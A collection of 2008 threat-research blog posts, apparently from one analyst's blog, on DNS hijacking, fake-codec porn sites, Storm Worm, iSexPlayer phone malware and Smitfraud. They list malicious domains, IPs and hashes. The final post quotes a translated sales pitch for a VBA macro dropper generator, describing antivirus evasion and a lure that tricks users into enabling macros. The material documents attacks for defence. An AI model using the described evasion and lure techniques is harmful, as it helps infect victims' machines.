Last week, the ICANN has issued [1]an official statement regarding last month's DNS hijackings of some of their

domains :

" The DNS redirect was a result of an attack on ICANN's registrar's systems. A full, confidential, security

report from that registrar has since been provided to ICANN with respect to this attack.

*It would appear **the attack was sophisticated, combining both social and technological techniques,** but was*

also limited and focused. The redirect was noticed and corrected within 20 minutes; however it may have taken

anywhere up to 48 hours for the redirect to be entirely removed from the Internet. ICANN is confident that the lessons learned and new security measures since introduced will ensure there is not a repeat of this situation in future. "

1083

They also mentioned that their Wordpress blog has also been a target of a recent attack automatically exploiting vulnerable Wordpres blogs :

" In a separate and unrelated incident a few days later, attackers used a very recent exploit in popular blogging software Wordpress to target the ICANN blog. The attack was noticed immediately and the blog taken offline

while an analysis was run. That analysis pointed to an automated attack. The blogging software has since been

patched and no wider impact (except the disappearance of the blog while the analysis was carried out) was noted. "

Go through the [2]complete coverage of the incident, the technical details regarding it, and the actionable

intelligence obtained for [3]the NetDevilz hacking group, in case you haven't done so already.

1. <http://www.icann.org/en/announcements/announcement-03jul08-en.htm>

2. <http://ddanchev.blogspot.com/2008/06/icann-and-ianas-domain-names-hijacked.html>

3. <http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html>

1084



The Risks of Outdated Situational Awareness (2008-07-07 15:46)

It's been two months since I [1]analyzed the proprietary email and personal information harvesting tool targeting ma-

jor career web sites - "[2]Major career web sites hit by spammers attack", received [3]comments from Seek.com.au and Careerbuilder.com, communicated all the actionable intelligence in terms of the bogus accounts used and the

related IPs to the career web sites that bothered to show interest in the attack, to come across a ghost story today -

[4]Jobsite hack used to market identity harvesting services :

" A Russian gang called Phreak has created an online tool that extracts personal details from CVs posted onto sites including Monster.com, AOL Jobs, Ajcjobs.com, Careerbuilder.com, Careermag.com, Computerjobs.com,

Hotjobs.com, Jobcontrolcenter.com, Jobvertise.com and Militaryhire.com. As a result the personal information

(names, email addresses, home addresses and current employers) on hundreds of thousands of jobseakers has been

placed at risk, according to net security firm PrevX. "

*All your CV are **NOT** belong to us, All your CV are **ALREADY** belong to us.*

1. <http://ddanchev.blogspot.com/2008/05/major-career-web-sites-hit-by-spammers.html>

2. <http://blogs.zdnet.com/security/?p=1085>

3. <http://www.builder.au.com.au/news/soa/Seek-com-au-targeted-by-e-mail-harvesting-tool-/0,339028227,339288957,00.htm>

4. http://www.theregister.co.uk/2008/07/07/jobsite_data_hack_harvesting_hack/

1085



Fake Porn Sites Serving Malware - Part Two (2008-07-08 10:24)

What we've got here is the same malware gang using the very same [1]malicious ISP among the ones you rarely see

in any report, continuing to crunch out domain redirectors using the same templates for fake porn sites. And since

some of the fake sites are actual redirectors, periodically revisting them leads to more fake codecs and even more

actionable intelligence into the nature of their practices, and which are the ISPs proving them with hosting services for several consecutive years.

*The main redirector in this campaign **popular-adult.com** is also responding to :*

1086



basic-adult .com

business-adult .com

center-adult .com

comp-adult .com

compadult .com

controladult .com

cruiseporn .com

drive-adult .com

ebony-adult-video .com

ebony-pornmovie .com

ebony-video-xxx .com

engine-adult .com

fat-adult-video .com

fat-pornmovie .com

fat-video-xxx .com

global-adult .com

inc-adult .com

name-adult .com

1087

nameadult .com

other-adult .com

partadult .com

pleasureadult .com

porn-abc .com

porn-contact .com

porn-global .net

porn-go .net

porn-group .net

porn-party .net

porn-play .net

porn-plus .net

porn-power .net

porn-room .net

pornabout .com

porndrive .net

pornhelp .net

pornname .net

pornstar-adult-video .com

pornstar-pornmovie .com

pornstar-video-xxx .com

room-adult .com

scan-adult .com

seek-adult .com

u-adult .com

1088



The secondary redirectors going out of popular-adult.com :

pornname .net/ted/382634557/1/

porn-abc .com/ike/1666520193/1/

1089

pornhelp .net/dense/876421348/1/

porn-play .net/cristina/1970565499/1/

porn-global .net/percival/330780624/1/

porn-contact .com/cisse/854714304/1/
porn-play .net/honora/888715608/1/
pornname .net/deidre/1964468519/1/
pornhelp .net/pip/1977382266/1/
porndrive .net/shelton/767217618/1/
pornhelp .net/mat/354381578/1/
pornabout .com/tobe/1436617289/1/
porn-go .net/samson/7633197/1/
porn-contact .com/teresa/409084583/1/
porn-party .net/basil/1305549820/1/
porn-contact .com/ed/1067772053/1/
porn-contact .com/frish/1287341391/1/
pornname .net/mariah/53967973/1/
pornname .net/jacobus/291129748/1/
porn-plus .net/beverly/2122167311/1/
porn-party .net/lulu/917088357/1/
pornabout .com/boetius/1991451664/1/
cruiseporn .com/padde/1296397392/1/
porn-power .net/arch/334137732/1/
cruiseporn .com/meta/377489795/1/

porn-room .net/lynette/1518855371/1/

porn-play .net/link/1975737157/1/

1090

hporn-global .net/vin/1241430020/1/

porndrive .net/dunk/1245242641/1/

porn-go .net/louisa/1685718172/1/

pornhelp .net/dunk/1859215260/1/

porn-contact .com/celia/1805798677/1/

porn-play .net/anabelle/987641695/1/

porn-room .net/rille/815076192/1/

pornabout.com/hodge/1040019816/1/

porn-abc .com/claes/1130748100/1/

pornabout .com/frederick/1987458246/1/

porn-go .net/fredde/1153431432/1/

porn-party .net/felicity/705720374/1/

porndrive .net/ginne/1183690031/1/

porn-group .net/kimberle/706468800/1/

porn-room .net/helen/565953612/1/

porn-party .net/arche/1387111363/1/

porn-contact .com/kingston/232354071/1/

pornhelp .net/mima/1024064014/1/

porn-power .net/gretchen/152347961/1/

porn-contact .com/ophelia/840853119/1/

porn-play .net/eleanor/88926029/1/

porn-power .net/bella/1712681771/1/

porn-global .net/melchizedek/1823498218/1/

pornabout .com/gabbe/1478560492/1/

porn-party .net/obedience/1540587230/1/

1091

porndrive .net/rod/1177331120/1/

porn-play .net/gee/1314369182/1/

pornname .net/phineas/975226015/1/

porn-global .net/reynold/131075998/1/

porndrive .net/bat/1542809624/1/

porn-global .net/hans/400396810/1/

porn-contact .com/mock/1738069316/1/

porn-plus .net/tryphosia/354085313/1/

porn-room .net/bazaleel/1417267786/1/

porn-contact .com/joyce/353938308/1/

porn-power .net/laine/780004499/1/

pornhelp .net/mille/988856007/1/
cruiseporn .com/dare/258399427/1/
porn-global .net/nat/2039108680/1/
pornname .net/eudora/2132399934/1/
porn-go .net/ana/277211595/1/
pornhelp .net/auge/1990287956/1/
porn-contact .com/danial/1195423348/1/
porn-abc .com/teresa/1787982397/1/
porn-go .net/lawrence/1575543567/1/
porn-go .net/sherre/1066718744/1/
porn-contact .com/jack/657185819/1/
porn-abc .com/manda/216390544/1/
porn-party .net/chuck/1533427157/1/
porndrive .net/lucille/215841052/1/

1092

cruiseporn .com/rodney/1024994863/1/
pornname .net/sheldon/669324635/1/
porn-global .net/janet/1677642355/1/
porn-global .net/basil/635902337/1/
porn-party .net/adela/980553444/1/

cruiseporn .com/charles/2038221862/1/
pornabout .com/sid/644600064/1/
porn-abc .com/eloise/1882289515/1/
porndrive .net/bryant/724023427/1/
porn-party .net/bonne/305120344/1/
porn-play .net/susan/826151266/1/
porn-room .net/sheila/439221958/1/
porn-go .net/valere/1498454342/1/
porn-contact .com/asenath/1036530205/1/
porn-plus .net/marcus/51947065/1/
porn-party .net/bridgit/518065759/1/
porn-plus.net/shawn/1427002427/1/
cruiseporn.com/alicia/1252994155/1/
porn-abc.com/arminda/975985679/1/
porn-party.net/lionel/929052416/1/
porn-contact .com/ande/1755833202/1/
porn-power .net/cyrus/732691977/1/
aboutadultsex .com/heloise/1008109638/1/
adultzoneworld .com/barne/506956701/1/
superporncity .com/roberta/1239682918/1/

pornhelp .net/eurydice/1944564451/1/

theadultpost .com/volodia/543769984/1/

porn-play .net/bird/760635633/1/

coolbestporn .com/bradford/578099145/1/

porn-plus .net/delilah/465854735/1/

porn-power .net/pheney/698426424/1/

porn-party .net/cristina/940229631/1/

porn-party .net/justin/1913395886/1/

porn-contact .com/lotte/1794233444/1/

porn-party .net/nowell/850070721/1/

worldbestadult .com/parthenia/1858633626/1/

funpornsite .com/patience/188018581/1/

adultsexpro .com/isse/1981168802/1/

adultsexpro .com/isabelle/683364151/1/

porndrive .net/erne/906935790/1/

porn-power .net/delpha/178727494/1/

porn-plus .net/chesley/1261676752/1/

porn-plus .net/selina/11889629/1/

porntimeguide .com/arnold/1555784224/1/

aboutadultsex .com/doug/1975246767/1/

porn-global .net/clum/1615653087/1/

funxxxporn .com/kym/739810260/1/

porn-plus .net/roxane/2022633909/1/

worldbestadult .com/vicke/955775101/1/

porn-play .net/jane/1396714471/1/

1094

pornname .net/nicole/1695768032/1/

adultvideodot .com/bela/96070992/1/

porn-room .net/carre/1310194786/1/

adultsexpro .com/azubah/141802741/1/

theadultery .com/pheney/1077328499/1/

porn-party .net/chick/1522449297/1/

aboutadultsex .com/elbert/1300176621/1/

findadultsex .com/lorre/2057361400/1/

teenporntop .com/aristotle/901956477/1/

coolbestporn .com/bartel/94175118/1/

porn-plus .net/deanne/70540201/1/

coolbestporn .com/appe/1679745028/1/

findadultsex .com/asaph/1439353641/1/

pornxxxfilm .com/tone/904077420/1/

funxxxporn .com/india/476477713/1/

adultvideodot .com/ed/879863981/1/

bestpriceporn .com/babbe/1457040435/1/

superliveporn .com/russell/56570486/1/

More fake porn video sites using similar site templates, and using the same redirection infrastructure :

1095



porntubev20 .com

clearpornurlssite .com

mypornmovies .net

getyourfreemovie .com

tubescollection .com

free-best-porn .com/videos/

pornmovieshare .com

clipslab .com

mybestvideosite .com

avwav .com

The fake codecs download locations in this campaign :

aviutility .com

18x-adult2008 .com

2008x-adult-2008 .com

1096

best-codec .com

hq-codec .net

mpegsystem .com

bestsoft-ware08 .com

The registrant and hosting provider :

Cernel Inc, Legal Department (support@cernel.net)

23404 W. Lyons Ave #223, Santa Clarita, Ca,91321

US, Tel. +1.6613470577

*Historically, the same gang has been using the same
hosting provider for many other fake codecs, which re-*

main parked on the same netblock in a standby mode :

Fire-ticket .com - 64.28.184.162

Fire-codec .com - 64.28.184.163

Light-ticket .com - 64.28.184.163

Braketicket .com - 64.28.184.164

Mooncodec .net - 64.28.184.164

Light-codec .com - 64.28.184.165

Turbo-ticket .com - 64.28.184.165

Space-codec .com - 64.28.184.166

Ultra-ticket .com - 64.28.184.166

Brakecodec .com - 64.28.184.167

Demo-ticket .com - 64.28.184.167

1097

Demoticket .net - 64.28.184.168

Hq-ticket .com - 64.28.184.168

Turbo-codec .com - 64.28.184.168

Hqticket .com - 64.28.184.169

End-ticket .com - 64.28.184.169

Nitro-codec .com - 64.28.184.169

Hqticket .net - 64.28.184.170

Clean-ticket .com - 64.28.184.170

Red-codec .com - 64.28.184.170

Black-codec .com - 64.28.184.171

Viva-ticket .com - 64.28.184.171

Niceticket .net - 64.28.184.171

Endticket .com - 64.28.184.172

Ultra-codec .com - 64.28.184.172

Wot-ticket .com - 64.28.184.172

Mega-codec .net - 64.28.184.173

Storm-ticket .com - 64.28.184.173

Megaz-ticket .com - 64.28.184.174

Vipcodec .net - 64.28.184.174

Democodec .net - 64.28.184.175

Giga-ticket .com - 64.28.184.175

Demo-codec .net - 64.28.184.176

Uin-ticket .com - 64.28.184.176

Hopeticket .com - 64.28.184.177

Hq-codec .net - 64.28.184.177

1098

Best-codec .com - 64.28.184.178

Hope-ticket .com - 64.28.184.178

Endcodec .net - 64.28.184.179

Zero-ticket .com - 64.28.184.179

End-codec .net - 64.28.184.180

Pop-ticket .com - 64.28.184.180

Cleancodec .net - 64.28.184.181

Yupticket .com - 64.28.184.181

The deeper you go the more interesting it gets, malware command and controls located on the same net-

work, fake banks, money mule recruitment sites, pharmaceutical scams and spam hosting - they or their customers

if they are to forward the responsibility are definitely multitasking.

Related posts:

[2]Fake Porn Sites Serving Malware

[3]Underground Multitasking in Action

[4]Fake Celebrity Video Sites Serving Malware

[5]Blackhat SEO Redirects to Malware and Rogue Software

[6]Malicious Doorways Redirecting to Malware

[7]A Portfolio of Fake Video Codecs

1. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>

2. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>

3. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

4. <http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html>

5. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

6. <http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html>

7. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

1099



Storm Worm's U.S Invasion of Iran Campaign (2008-07-09 02:06)

The Storm Worm-ers are keeping themselves busy, with two campaigns in less than a week, following the latest on

[1]the 4th of July. Now, they are spreading rumors of a U.S invasion in Iran :

" Just now US Army's Delta Force and U.S. Air Force have invaded Iran. Approximately 20000 soldiers crossed

the border into Iran and broke down the Iran's Army resistance. The video made by US soldier was received today

morning. Click on the video to see first minutes of the beginning of the World War III. God save us. "

The campaign is using the following domains :

statenewsworld .com

morenewsonline .com

dailydotnews .com

1100



dotdailynews .com

newsworldnow .com

All registered by the same individual :

ONLINE CO REANIMATOR (dfgdgf@gmail.com)

REVA 13-27 Deribaska 3565,198346 DZ Tel. +321.3568872

Sample detection rate :

iran_occupation.exe

Scanners Result: 4/33 (12.13 %)

File size: 118273 bytes

MD5...: 19ab8f1dddb743c1dc2924cb61d3f877

SHA1...: e0915f377020479ba95ffed0fcb07a2b2aec72f4

Storm Worm domains used in recent campaigns, still parked on infected hosts :

superlovelyric .com

1101

bestlovelyric .com

makingloveworld .com

statenewsworld .com

wholoveguide .com

gonelovelife .com

loveisknowlege .com

lovekingonline .com

lovemarkonline .com

wholefireworksonline .com

morenewsonline .com

makingadore .com

greatadore .com

yourfireworksstore .com

loveoursite .com

dayfireworkssite .com

musiconelove .com

knowholove .com

whoisknowlove .com

theplaylove .com

lovelifecash .com

wantcherish .com

shelovehimtoo .com

makeloveforever .com

bellestarfireworks .com

yourfireworks .com

1102

worldbestfireworks .com

greatfireworkslaws .com

dailydotnews .com

dotdailynews .com

wholovedirect .com

newsworldnow .com

thefireworksjuly .com

grupogaleria .cn

polkerdesign .cn

nationwide2u .cn

activeware .cn

grupogaleria .cn

likethisone1 .com

lollypopcandy .com

nationwide2u .cn

polkerdesign .cn

verynicebank .com

thefireworksjuly .com

wholefireworksonline .com

worldbestfireworks .com

yourfireworks .com

bellestarfireworks .com

dayfireworkssite .com

greatfireworkslaws .com

yourfireworksstore .com

1103

The "best" is yet to come.

Related posts :

[2]Storm Worm Hosting Pharmaceutical Scams

[3]All You Need is Storm Worm's Love

[4]Social Engineering and Malware

[5]Storm Worm Switching Propagation Vectors

[6]Storm Worm's use of Dropped Domains

[7]Offensive Storm Worm Obfuscation

[8]Storm Worm's Fast Flux Networks

[9]Storm Worm's St. Valentine Campaign

[10]Storm Worm's DDoS Attitude

[11]Riders on the Storm Worm

[12]The Storm Worm Malware Back in the Game

1. <http://blogs.zdnet.com/security/?p=1440>
2. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>
3. <http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html>
4. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
5. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
6. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
7. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
8. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
9. <http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html>
10. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>
11. <http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html>

12. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>

1104



Mobile Malware Scam iSexPlayer Wants Your Money (2008-07-09 14:42)

*A bogus media player (**iSexPlayer.jar**) targeting Symbian S60 3rd edition devices according to several affected*

parties, is currently being spammed through blackhat search engine optimization. Once infected upon confirming

its execution since it's doesn't seem to be exploiting a specific vulnerability besides "bargain hunters" desire for free adult material, the malware attempts to trick the user into participating by becoming a member, however, a quick

peek the source code reveals interesting facts about the scam.

For instance, once providing them with your credit card details and basically wanting to try out the service, it

*appears that there's no way out of it which is a problem since " **Trial membership recur at \$US 29.95 unless cancelled, Monthly membership recur unless cancelled**" and also, " **Do you want full access to all pictures and videos? Cost is 2 Euros, charged 100 % descreet on your phone bill over SMS. Please allow iSexPlayer to send SMS**".*

1105



The spammed through blackhat SEO sites are currently active, and perhaps a bit ironic, once you make any transaction

with these people, anything that goes on at a later stage such as automatic calling or sms-sing to squeeze your bill, may be in fact legal since you authorized it.

[1]Symbian Freak has some details, as well as [2]an affected party :

*" Last week, I had lend my N73 to one of my friends for use as he had lost his phone. **I did not know what he***

did, but I checked my bills today and see some International calls made that amount to around 20USD. That is

around 800 Indian rupees.** To check, I called the number and learnt that it was a phone sex line. Now it was time for my friend to answer. **The thirteen calls were made during a period spanning two days. On an average there were

7 calls a day. Now, the thing that struck me is, going by the call records, the calls on the second day were made

***when I had the phone with me.** I am pretty sure no one dialled the numbers. I called my buddy and asked him if he had downloaded something. He then spilled the beans informing that he did go to some adult website and installed a software (I do not recall the name). "*

1106



The name of the "software" as I've already pointed out is iSexPlayer. Let's dissect the scammers and their sites currently spammed across 100,000 sites using blackhat SEO tactics. Related domains sharing the same IP and internal

pages :

3g6.se

3gx.se

conn2.3g6.se

conn2.3g6.se

test.3gx.se

83.241.194.132 (83.241.194.128-83.241.194.191 DGC-DIRECT2-01 Direct2Internet AB - Internet Access Located in Johanneshov, Sweden)

3g6.se/dstream.php

3g6.se/newplayerdl.php

3g6.se/chrono/callback.php

secure.chronopay.com/index.cgi

The scammer's pitch :

" Free access to: - 500 Hardcore scenes - 100 Full lenght movies - Picture galleries Important! To install iSexplayer you must be at least 18 years old. You must install and run iSexplayer™ access module to watch the videos

*on Nintendo DS, You must install and run iSexplayer™
access module to watch the videos on Apple iPhone, Install
iSexplayer"*

*Upon attempting to download the .jar file from the mobile
page, the iSexPlayer.php does the magic like that*

:

" MIDlet-1: iSexPlayer,/icon.png,Easyloader

*MIDlet-Install-Notify: [http://3g6.se/install_notify.php?
id=1322451](http://3g6.se/install_notify.php?id=1322451)*

MIDlet-Jar-Size: 101313

MIDlet-Jar-URL: <http://3g6.se/iSexPlayer.jar>

MIDlet-Name: iSexPlayer

MIDlet-Vendor: Vendor

1107



MIDlet-Version: 1.0

MicroEdition-Configuration: CLDC-1.0

MicroEdition-Profile: MIDP-2.0

did: 1322451

did2: 9416755"

Who's behind the scam?

```
" c _javax _microedition _lcdui _Form  
_fld.append("\nSexPlayer is owned by: ");
```

```
c _javax _microedition _lcdui _Form _fld.append("\nEnit  
Invest S.L. ");
```

```
c _javax _microedition _lcdui _Form _fld.append("\nweb:  
enitinvest.com ");
```

```
c _javax _microedition _lcdui _Form _fld.append("\nemail:  
support@enitinvest.com ");
```

```
c _javax _microedition _lcdui _Form _fld.append("\nTel: 1-  
800-845-4951 "); "
```

Enit Invest S.L.

Av. Machupichu 26, S 18

28043 Madrid

email: support@enitinvest.com

Tel: 1-800-845-4951

*And since I'm sure that there are more juicy details within
the source code further exposing their scammy practices,*

*which you should not authorize in any way, just like you
wouldn't really like making a long call on a premium rate*

*number thanks to having a malware infected phone, once
more details are gathered, particularly its compatibility*

with devices, they'll be posted.

1. http://www.symbian-freak.com/news/008/07/first_known_s60_3rd_ed_malware.ht

[m](#)

2. <http://www.esato.com/board/viewtopic.php?topic=171238>

1108



The Template-ization of Malware Serving Sites (2008-07-10 18:40)

Just like web [1]malware [2]exploitation [3]kits and [4]phishing pages turned into a commodity underground good,

allowing easy [5]localization to different languages, and of course, the natural lowering of entry barriers into web

malware and phishing in general, the very same thing is happening with fake ActiveX templates like the ones used on

[6]the majority of fake porn and celebrity sites I've been assessing recently.

The increase of these bogus ActiveX templates is due to the fact that despite they are currently available for

sale, buyers appear to be leaking them for everyone to use so that they can continue maintaining their current

business models, namely, the services they offer with the ActiveX templates. Unethical competitive practices among

cybercriminals and scammers are only to starting to take place with one another trying to ruin or extend the lifecycle of their services.

Talking about prevalence, the **TonsOfPorn ActiveX** remains the most widely used rogue ActiveX in the major-

ity of fake codec campaigns for the last couple of months. The ActiveX is largely abused by using another **fake porn site template for PornTube**, which in combination result in nothing more than huge domain portfolios with no

content at all if we exclude the Zlob variants.

And while template-tization means more efficient malware campaigns, it also results in a common pattern for

generic detection of such sites. For instance, the folks at [7]Finjan did an experiment by verifying the signature based detection of the common javascript file that was used in the ongoing waves of SQL injection attacks. Their conclusion

:

1109



" Can it be that Anti-virus products are now holding more signatures for domains and URLs rather than trying to identify a malicious code they never inspected before? As my research found, just by changing the domain names, some AVs did not find this code as malicious..... surprisingly enough. "

When assessing malware campaigns in general, I usually do the same for the record. Storm Worm's use of **ind.php**

for executing its set of exploits has the same detection rate - **scanners result: 10/33 (30.30 %)** and is detected as JS.Zhelatin.zb.

1110

Getting back to the **TonsOfPorn ActiveX**, it's structure is more static than a Red Army statue in Estonia, making it easy to proactively protect against, no matter the domain, no matter the exploits served. It's detection

rate is close to the javascript from the SQL injection attacks - **Scanners Result: 9/33 (27.28 %)** and is detected as **Trojan.HTML.Zlob.L**.

From my personal experience, blocking an IP address where a couple of hundred malicious domains remain

parked, is just as useful as blocking a single domain acting as the main redirector behind a huge domains portfolio of malicious domains. However, the most beneficial approach on a large scale remains the practice of taking care of

the most obvious patterns that still remain fairly easy to detect, at least for the time being, due to the efficiency the people behind them aim to achieve, making them easily susceptible to generic detection approaches.

1. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

2. <http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html>

3. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>

4. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>

5. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
6. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>
7. <http://www.finjan.com/MCRCblog.aspx?EntryId=1993>

1111



Violating OPSEC for Increasing the Probability of Malware Infection (2008-07-11 22:04)

Are malware authors and the rest of the participants in fact willing to violate their OPSEC (operational security) for the sake of increasing the probability of successful malware infection by on purposely lowering down the security

settings of Internet Explorer, by adding their malicious netblocks and domains into "Trusted Sites"? You bet.

The infamous Smitfraud or PSGuard Desktop Hijacker, has been cooperating with known malicious parties for over

an year now, a cooperation which exposes interesting relationships between the usual suspects. Starting from the

basic fact that a malware infected host is infected with many other totally unrelated to one another pieces of

malware, Smitfraud's "pre-infection foreplay" demonstrates that they are willing to sacrifice operational security in order to increaes the probabilty of future infections on the same host.

Rogue software added as trusted sites upon Smitfraud infection :

about-adult .net

antivirus-scanner .com

1112

best-porncollection .com

getadultaccess .com

getavideonow .com

ieantivirus .com

malwarebell .com

mega-soft-2008 .com

mooncodec .com

movsonline .com

ruler-cash .com

s-freeware .com

sexysoftwaredom .com

supersoft21freeware .com

the-programsportal .com

vwwredtube .com

wetsoftwares .com

youpornztube .com

securewebinfo .com

safetyincludes .com

securemanaging .com

myflydirect .com

onlinevideosoftware .com

scanner.malwscan .com

scanner.shredderscan .com

sex18tube2008 .com

spywareisolator .com

1113

virus-scanner-online .com

security-scanner-online .com

virus-scanonline .com

antivirus-scanonline .com

topantivirus-scan .com

topvirusscan .com

virus-detection-scanner .com

antivirus-scanner .com

infectionscanner .com

internet-security-antivirus .com

hotvid44 .com

opaadownload .com

somenudefuck .com

*Rogue netblocks and IPs added as trusted IP ranges upon
Smitfraud infection :*

"69.50.*.*"

"69.31.*.*"

"66.235.*.*"

"66.230.*.*"

"216.239.*.*"

"205.188.*.*"

"205.177.*.*"

"195.225.*.*"

"216.195.*.*"

"82.179.*.*"

1114

"81.95.*.*"

"70.84.*.*"

"195.95.*.*"

"194.187.*.*"

"78.129.158.*"

"78.129.166.*"

"89.149.226.*"

"195.93.218.*"

"72.21.53.*"

"81.9.3.*"

"213.189.27.*"

"88.255.74.*"

"79.143.178.*"

"202.71.102.*"

"64.202.189.170"

"217.170.77.150"

The second hardcoded trusted IP is also responding to :

1115



virusisolator .com

virus-isolator .org

virus-isolator .net

soft-collections .com

viruswebprotect .com

virus-isolator .us

codecvideo2008-18 .com

sextubecodec55 .com

sextubecodec67 .com

soft-archives .com

soft-collections .com

1116

codecreviews .com

codecvideo2008-18 .com

Such practices leave a great deal of malicious creativity, for instance, once rented a botnet's already infected

malware PCs could start trusting the majority of sites in their scammy ecosystem. What's great is that by doing this

they expose their affiliations with these affiliate based rogue security software programs, next to their infrastructure on which they may be that easily claiming ownership.

1117



Monetizing Compromised Web Sites (2008-07-14 09:15)

Despite that pure patriotic hacktivism is still alive and kicking, [1]compromised sites are largely getting monetized these days, starting from hosting blackhat SEO junk pages, to redirecting to live exploit URLs and fake codecs where revenue is earned through their participation in an affiliate business model.

With The Africa Middle Market Fund's site monetized by web site defacers who defaced it "in between" the

blackhat SEO infrastructure they were hosting internally, in this I'll comment on the currently compromised and

*redirection to a fake porn sites, Camara Municipal de Amparo (**camaraamparo.sp.gov.br/r.html**). Basically, it's*

*homepage is heavily linking to the Zlob variant (**[camaraamparo.sp.gov.br/ video.exe](http://camaraamparo.sp.gov.br/video.exe)**) in between loading an IFRAME*

*to **61.162.230.12/ index.php**. As always, upon uploading their redirector, they've build enough confidence into their new hosting provider that the link to the redirector was instantly spammed across the web. The site is so heavily*

linking to the internal redirector itself, that upon clicking on the majority of links the user will inevitably come across it.

1118



Speaking of fake porn sites redirecting to Zlob variants, here are the very latest additions spammed across the

web through blackhat SEO practices :

just-tube .com

mypornmovies .net

moms-galls .net

porntubefilms .com

porntubedot .com

hot-porntube .com

1119

landmovieblog .com

sexvidtube .com

freelifevideo .com

getyourfreemovie .com

iubat .com

sweetyjoly .com

hardbizarre .com

freeworldvideo .net

hot-porntube .net

qualitymovies .net

porntube1con .net

video-info .net

videocityblog .com

fuckedolder .com

highpro1 .com

max-graf.com .pl

grandsupertds .info

hot-porn-tube .net

hot-porntube .com

terrerschulz .com

show-sextube .com

qualitymovies .net

clubvideos .net

No matter the high profile site that's been exploited in order to participate in such malicious operations, for

the time being, crunching out new domain names and using the hosting services of the well known ISPs neglecting

1120

their removal, seems to be the tactic of choice. The long tail of SQL injected sites is however, clearly replacing the plain simple blackhat SEO web spamming, so that traffic to these rogue sites is driven through redirection of the the traffic from legitimate sites.

1. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>

1121



Malware and Office Documents Joining Forces (2008-07-14 17:06)

Common office files as documents, presentations, spreadsheets and PDF files, are the most widely abused ones in

targeted attacks, which when backed up with enough personal information and take into consideration the time of

their attack if the social engineering campaign is either going to be based on a current/upcoming event, or on an

event anticipated due to information gathered through open source intelligence, often make it through common

signature based scanning solutions.

Despite the relatively easy to obtain, point'n'click [1]DIY tools for backdooring common office files are avail-

able for the script kiddies to take advantage of, some are [2]naturally remaining proprietary tools, making them

harder to analyze unless a copy is obtained. Like this one, generating "undetected" by signatures based scanning, office documents and spreadsheets that would drop the actual malware on the PC.

Automatic translation of its description and core features :

"The program represents a generator macros in the language Visual Basic for Application (VBA), for introduc-

tion in the document Microsoft Office Word / Microsoft Office Excel executable file (win32 exe), followed by fully 1122

automatic recovery and launch, without any additional action by the user. The only requirement that formed in such a way xls / doc files is to support VBA macros on the computer end-user formed file and permission to launch macros.

The program uses NOT a vulnerability (exploit) or macro-virus tools for the introduction, extraction or running

embedded files. This means that it has generated macros compatible with ALL versions of Microsoft Office products starting with Microsoft Office 97 package, with any established "patches" and the service pack. Macros generated by this program not detected antivirus, for the simple reason that they are not viruses or macro viruses. The program uses only "established" means products built into Microsoft Excel VBA language to achieve their goals.

- Fully automatic generation of macro for the introduction of documents word / excel any given exe-file with

his persistence in the body and subsequent documents automatic recovery and launch, when opening a document word / excel.

- Generated macros are compatible with all versions of ms word / excel since version 97, employments and re-

gardless of the presence / absence of any patches / servicepacs.

- Generated macros are not macro-viruses, exploits do not use and do not contain any malicious code, so do

not be detected by any antivirus tools as viruses.

- Conversion body ex-file macro happening in such a way that while in doc / xls file it not detected any an-

tivirus, and can be freely sent by mail safely passed all checks, even if in itself contains viral code defined antivirus.

- Sgenerirovanny and attached to the body of the document macro can be protected with a password or signed

certificate, using funds established Microsoft Office, which does not affect him productivity or efficiency (macro, in any case remain fully workable).

- Box macro can be made both in the new document, and in any document containing data and-or other macros.

Generated program code is fully compatible with any other embedded in the document macros or entering data, and

will not interfere with their work, as well as maintain its efficiency.

- Added auto-finding ways to extract exe-file;

1123



- Added possibility of a macro arbitrary text in the body of the instrument;

- Optimized algorithm macro-generation code;

Enabling this option will lead to the creation macro code, who himself will find a way to unpack and run embedded exe-file. Auto-search finds the current user folder and produces there extraction and launch embedded file. The

peculiarity of this method is that this method will work on the computers of users with a limited account, because in its user folder in any case has the right to record / performance. Using this option is justified to improve the

"punching" macro on computers with limited account or unknown file structure (let Windows installed on the disk is different from C).

You can specify a name for final file independently, or leave blank, then the name will be generated automatically.

On this possibility has asked for a user program, its essence is that after running a macro, retrieval and downloading exe-file the document with the introduction of exe-file will be withdrawn posed text. Perhaps in this way can improve the application of social engineering, designed to force the user to allow support for macros. For example, in the text of the document indicate:

1124

"This document contains hidden text (password, a system of calculation formulas, interactive components, etc.), Which can be viewed only after the inclusion of support macros. Please enable support for macros and re-opening this document ".

After resolving support macros, and the implementation of embedded exe-file, the document will be withdrawn given a string containing probable "password" or any other textual information. "

Despite that the tool is proprietary, the underground economy's leaks are largely driven by bargain hunters who

would exchange proprietary tool, whose often biased exclusiveness may increase the profit margins, for a service or

